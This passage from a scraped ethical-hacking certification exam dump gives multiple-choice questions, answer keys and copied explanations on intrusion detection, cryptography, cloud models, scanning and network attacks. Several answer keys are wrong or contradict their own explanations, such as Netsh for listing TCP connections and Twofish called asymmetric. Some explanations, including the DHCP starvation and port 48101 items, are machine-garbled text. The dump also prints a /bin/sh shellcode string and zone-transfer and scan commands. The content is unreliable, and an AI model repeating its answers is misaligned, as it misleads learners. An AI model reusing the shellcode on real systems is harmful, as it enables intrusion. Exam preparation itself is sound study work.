- B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
- C. Intrusion Detection Systems require constant update of the signature library
- D. Intrusion Detection Systems can examine the contents of the data in context of the network protocol

Answer: B

NEW QUESTION 273

- (Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES

- C. SHA
- D. SSL

Answer: B

NEW QUESTION 276

- (Topic 2)

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

- A. internal assessment
- B. Passive assessment
- C. External assessment
- D. Credentialed assessment

Answer: B

Explanation:

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

NEW QUESTION 281

- (Topic 2)

The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

- A. Have the network team document the reason why the rule was implemented without prior manager approval.
- B. Monitor all traffic using the firewall rule until a manager can approve it.
- C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
- D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

NEW QUESTION 283

- (Topic 2)

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

- A. JSON-RPC
- B. SOAP API
- C. RESTful API
- D. REST API

Answer: C

Explanation:

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE.

RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as RESTful APIs:

- o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing
- o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance.

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<https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf>

The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 287

- (Topic 2)

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

- A. Hybrid
- B. Community
- C. Public
- D. Private

Answer: B

Explanation:

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by

integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also . Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on- site or off-site.

Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that??s beneficial to the participating organizations.

? Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost- effective to the tenants, and may also reduce their data traffic.

Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don??t need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost- effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

? Ensures compatibility among each of its users, allowing them to switch properties

consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users?? demands.

? Consists of a community of users and, as such, is scalable in several aspects like

hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other??s data security isn??t profitable to anyone during a Community Cloud.

? the power to dam users from editing and downloading specific datasets.

? Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.

? What devices can store sensitive data.

Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don??t arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This

convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations. Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift

introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION 289

- (Topic 2)

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses to encrypt the message, and Bryan uses to confirm the digital signature.

- A. Bryan??s public key; Bryan??s public key
- B. Alice??s public key; Alice??s public key
- C. Bryan??s private key; Alice??s public key
- D. Bryan??s public key; Alice??s public key

Answer: D

Explanation:

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

NEW QUESTION 290

- (Topic 2)

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Answer: C

Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc. The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 294

- (Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Answer: A

Explanation:

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. It's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES. Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. Within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. One among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses pre-computed key-dependent S-boxes, it are often susceptible to side channel attacks. This is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitute a practical break within the cipher.

Products That Use Twofish
GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.
KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.
Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password.
PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information in these fields when using PGP.
TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. This suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 299

- (Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

- A. openssl s_client -site www.website.com:443
- B. openssl_client -site www.website.com:443
- C. openssl s_client -connect www.website.com:443
- D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 304

- (Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

NEW QUESTION 305

- (Topic 2)

What is the minimum number of network connections in a multi-homed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

Answer: A

NEW QUESTION 307

- (Topic 2)

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

- A. Red hat
- B. white hat
- C. Black hat

D. Gray hat

Answer: B

Explanation:

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs", red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include:

- DoS attacks
- Social engineering tactics
- Reverse engineering
- Network security
- Disk and memory forensics
- Vulnerability research
- Security scanners such as:– W3af– Nessus– Burp suite
- Frameworks such as:– Metasploit
- Training Platforms

These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system "back-doors" which will be used as a link to information or access that a non-ethical hacker, also referred to as "black-hat" or "grey-hat", might want to succeed in .

NEW QUESTION 309

- (Topic 2)

Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

- A. Gateway-based IDS
- B. Network-based IDS
- C. Host-based IDS
- D. Open source-based

Answer: C

NEW QUESTION 311

- (Topic 2)

What is the algorithm used by LM for Windows2000 SAM?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 313

- (Topic 2)

Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Distributed assessment
- B. Wireless network assessment
- C. Host-based assessment
- D. Application assessment

Answer: B

Explanation:


Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network. Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner. This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment. It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses. Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION 318

- (Topic 2)

VirusXine.W32 virus hides their presence by changing the underlying executable code.

This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Answer: A

NEW QUESTION 321

- (Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

Answer: B

Explanation:

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information

further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION 325

- (Topic 2)

Yancey is a network security administrator for a large electric company. This company provides power for over 100,000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 330

- (Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

NEW QUESTION 335

- (Topic 2)

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

Answer: BD

NEW QUESTION 336

- (Topic 2)

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

- A. VLAN hopping
- B. DHCP starvation
- C. Rogue DHCP server attack
- D. STP attack

Answer: B

Explanation:

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer

requires to play out a man-in-the-center (MITM) assault.

NEW QUESTION 341

- (Topic 2)

You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

- A. Nmap
- B. Cain & Abel
- C. Nessus
- D. Snort

Answer: D

NEW QUESTION 346

- (Topic 2)

what is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80

Answer: C

Explanation:

TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.

Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

NEW QUESTION 349

- (Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. `nmap -sn -pp < target ip address >`
- B. `nmap -sn -PO < target IP address >`
- C. `nmap -sn -PS < target IP address >`
- D. `nmap -sn -PA < target IP address >`

Answer: C

Explanation:

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

NEW QUESTION 351

- (Topic 2)

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

- A. `list server=192.168.10.2 type=all`
- B. `is-d abccorp.local`
- C. `lserver 192.168.10.2-t all`
- D. `List domain=Abccorp.local type=zone`

Answer: B

NEW QUESTION 352

- (Topic 2)

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

- A. True
- B. False

Answer: B

NEW QUESTION 353

- (Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

Answer: D

NEW QUESTION 354

- (Topic 2)

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network.

SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 359

- (Topic 2)

